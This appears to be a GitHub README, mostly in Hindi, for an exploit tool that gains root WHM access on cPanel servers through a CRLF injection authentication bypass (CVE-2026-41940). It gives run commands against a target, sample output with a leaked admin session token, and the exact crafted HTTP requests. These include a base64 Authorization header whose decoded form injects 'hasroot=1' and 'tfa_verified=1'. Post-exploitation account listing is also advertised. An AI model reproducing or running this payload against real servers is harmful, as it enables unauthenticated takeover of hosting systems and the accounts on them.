 cerberusmrxi/cpanel-whm-cve-2026-41940-auth-bypass-exploit

cPanel/WHM CVE-2026-41940 के लिए गंभीर प्रमाणीकरण बायपास एक्सप्लॉइट। cpsrvd डेमॉन में CRLF इंजेक्शन का लाभ उठाकर बिना क्रेडेंशियल के रूट WHM एक्सेस प्राप्त करता है। इसमें संस्करण पहचान, विस्तृत लॉगिंग, प्रॉक्सी समर्थन, JSON रिपोर्टिंग और पोस्ट-एक्सप्लॉइटेशन खाता गणना शामिल है। केवल अधिकृत सुरक्षा परीक्षण के लिए।



cPanel/WHM cpsrvd डेमॉन में CRLF इंजेक्शन के माध्यम से गंभीर प्रमाणीकरण बायपास
CVE-2026-41940, cPanel और WHM में एक गंभीर प्रमाणीकरण बायपास भेद्यता है जो बिना प्रमाणीकरण वाले दूरस्थ हमलावरों को सर्वर तक रूट-स्तरीय प्रशासनिक पहुँच प्राप्त करने की अनुमति देती है। यह भेद्यता
cpsrvdडेमॉन की सत्र हैंडलिंग में मौजूद है, विशेष रूप सेCpanel/Session.pmके भीतर, जहाँwhostmgrsessionकुकी औरAuthorizationहेडर में लाइन डिलीमीटर (CRLF) का अनुचित न्यूट्रलाइज़ेशन सत्र पैरामीटर इंजेक्शन को सक्षम बनाता है।
| CVSS स्कोर | एक्सप्लॉइट प्रकार | प्रभाव | हमला वेक्टर |
|---|---|---|---|
| 9.8 | प्रमाणीकरण बायपास | रूट एक्सेस | नेटवर्क |
यह एक्सप्लॉइट टूल निम्नलिखित मुख्य विशेषताएँ प्रदान करता है:
🔓 प्रमाणीकरण बायपास - बिना क्रेडेंशियल के रूट WHM एक्सेस प्राप्त करें
🛡️ एकाधिक बायपास तकनीकें - स्वचालित रूप से विभिन्न सत्यापन विधियों का प्रयास करता है
🌐 प्रॉक्सी समर्थन - HTTP/HTTPS प्रॉक्सी के माध्यम से ट्रैफ़िक रूट करें
📊 JSON रिपोर्टिंग - विस्तृत मूल्यांकन रिपोर्ट तैयार करें
📝 व्यापक लॉगिंग - टाइमस्टैम्प के साथ वर्बोज़ डीबग मोड
🔍 संस्करण पहचान - स्वचालित रूप से भेद्य संस्करणों का पता लगाएं और जांचें
👥 खाता गणना - एक्सप्लॉइटेशन के बाद सभी cPanel खातों की सूची बनाएं
🎯 एकाधिक एंडपॉइंट - सत्यापन के लिए विभिन्न API एंडपॉइंट का प्रयास करता है
| विशेषता | मान |
|---|---|
| CVE ID | CVE-2026-41940 |
| CVSS स्कोर | 9.8 (गंभीर) |
| भेद्यता प्रकार | CRLF इंजेक्शन के माध्यम से प्रमाणीकरण बायपास |
| प्रभावित घटक | cpsrvd डेमॉन (Cpanel/Session.pm) |
| हमला वेक्टर | नेटवर्क |
| प्रभाव | पूर्ण रूट एक्सेस |
| शोषण | बिना प्रमाणीकरण वाला दूरस्थ |
यह भेद्यता दो मुख्य समस्याओं से उत्पन्न होती है:
सत्र भंडारण में CRLF इंजेक्शन - saveSession फ़ंक्शन सत्र फ़ाइल में लिखने से पहले pass फ़ील्ड में न्यूलाइन वर्णों (\n) को सैनिटाइज़ करने में विफल रहता है, जिससे मनमाने सत्र पैरामीटर इंजेक्ट किए जा सकते हैं।
सशर्त एन्कोडिंग बायपास - जब सत्र कुकी में ob भाग (अल्पविराम के बाद का खंड) अनुपस्थित होता है, तो pass मान बिना एन्कोडिंग (क्लियरटेक्स्ट) के लिखा जाता है, जिससे CRLF अनुक्रमों का इंजेक्शन संभव हो जाता है।
| रिलीज़ ट्रैक | भेद्य संस्करण तक | पैच किया गया संस्करण |
|---|---|---|
| 11.110.x | 11.110.0.96 | 11.110.0.97 |
| 11.118.x | 11.118.0.62 | 11.118.0.63 |
| 11.126.x | 11.126.0.53 | 11.126.0.54 |
| 11.132.x | 11.132.0.28 | 11.132.0.29 |
| 11.134.x | 11.134.0.19 | 11.134.0.20 |
| 11.136.x | 11.136.0.4 | 11.136.0.5 |
# Python 3.6 or higher required
python3 --version

# Install required packages
pip install -r requirements.txt
requests>=2.28.0
urllib3>=1.26.0
git clone https://github.com/CerberusMrXi/cPanel-WHM-CVE-2026-41940-auth-bypass-exploit.git
cd cPanel-WHM-CVE-2026-41940-auth-bypass-exploit
python3 exploit.py --target https://target.com:2087
# Verbose mode with debug output
python3 exploit.py --target https://target.com:2087 --verbose

# Through proxy
python3 exploit.py --target https://target.com:2087 --proxy http://127.0.0.1:8080

# Save report and list accounts
python3 exploit.py --target https://target.com:2087 --output report.json --list-accounts

# Custom timeout
python3 exploit.py --target https://target.com:2087 --timeout 30


=======================================================
 CVE-2026-41940 - cPanel/WHM Authentication Bypass
 Critical CRLF Injection in cpsrvd (CVSS: 9.8 )
 Exploit Version: 1.0
=======================================================
 Target      : https://target.com:2087
 Started     : 2026-07-26 22:23:18
=======================================================
2026-07-26 22:23:18 [INFO] Detecting cPanel/WHM version...
2026-07-26 22:23:19 [INFO] Version: 11.110.0.85 - Vulnerable
2026-07-26 22:23:19 [INFO] Attempting to mint pre-authentication session...
2026-07-26 22:23:20 [INFO] Pre-authentication session obtained successfully
2026-07-26 22:23:20 [INFO] Injecting CRLF payload via Authorization header...
2026-07-26 22:23:21 [INFO] Token leaked: /cpsess1234567890
2026-07-26 22:23:21 [INFO] Verifying root access with multiple bypass techniques...
2026-07-26 22:23:25 [INFO] Access verified with URL format: /cpsess-{token}

=======================================================
 EXPLOIT SUCCESSFUL
=======================================================
 Target              : https://target.com:2087
 Token               : /cpsess1234567890
 Admin URL           : https://target.com:2087/cpsess1234567890/
 Version             : 11.110.0.85
 Verification Method : url_format
 Completed           : 2026-07-26 22:23:25
=======================================================

[!] Access WHM with the token above
[!] Use the token in all subsequent requests
[!] Example: curl -k "https://target.com:2087/cpsess1234567890/json-api/version?api.version=1"
=======================================================
| तर्क | शॉर्ट | आवश्यक | विवरण |
|---|---|---|---|
--target | -t | ✅ | लक्ष्य URL (उदा., https://target.com:2087 ) |
--verbose | -v | ❌ | वर्बोज़/डीबग आउटपुट सक्षम करें |
--proxy | -p | ❌ | प्रॉक्सी URL (उदा., http://127.0.0.1:8080 ) |
--output | -o | ❌ | JSON रिपोर्ट के लिए आउटपुट फ़ाइल |
--timeout | ❌ | सेकंड में अनुरोध टाइमआउट (डिफ़ॉल्ट: 10) | |
--list-accounts | -l | ❌ | सफल एक्सप्लॉइट के बाद cPanel खाते सूचीबद्ध करें |
--version | ❌ | एक्सप्लॉइट संस्करण दिखाएं |
एक्सप्लॉइट पहले असफल लॉगिन का प्रयास करके प्री-प्रमाणीकरण सत्र कुकी प्राप्त करता है:
POST /login/?login_only=1 HTTP/1.1
Host: target.com:2087
Content-Type: application/x-www-form-urlencoded

user=root&pass=wrong_pass
प्रतिक्रिया:
Set-Cookie: whostmgrsession=base64_encoded_data
निर्मित Authorization हेडर दुर्भावनापूर्ण सत्र पैरामीटर इंजेक्ट करता है:
GET / HTTP/1.1
Host: target.com:2087
Authorization: Basic cm9vdDp4DQpzdWNjZXNzZnVsX2ludGVybmFsX2F1dGhfd2l0aF90aW1lc3RhbXA9OTk5OTk5OTk5OQ0KdXNlcj1yb290DQp0ZmFfdmVyaWZpZWQ9MQ0KaGFzcm9vdD0x
Cookie: whostmgrsession=[SESSION_BASE]
डिकोड किया गया पेलोड:
root:x
successful_internal_auth_with_timestamp=9999999999
user=root
tfa_verified=1
hasroot=1
सर्वर प्रशासनिक सत्र टोकन युक्त रीडायरेक्ट के साथ प्रतिक्रिया करता है:
Location: /cpsess1234567890/
एक्सप्लॉइट रूट एक्सेस की पुष्टि के लिए कई सत्यापन विधियों का प्रयास करता है।
एक्सप्लॉइट सफल होने के बाद, प्राप्त टोकन के साथ निम्नलिखित कमांड का उपयोग करें:
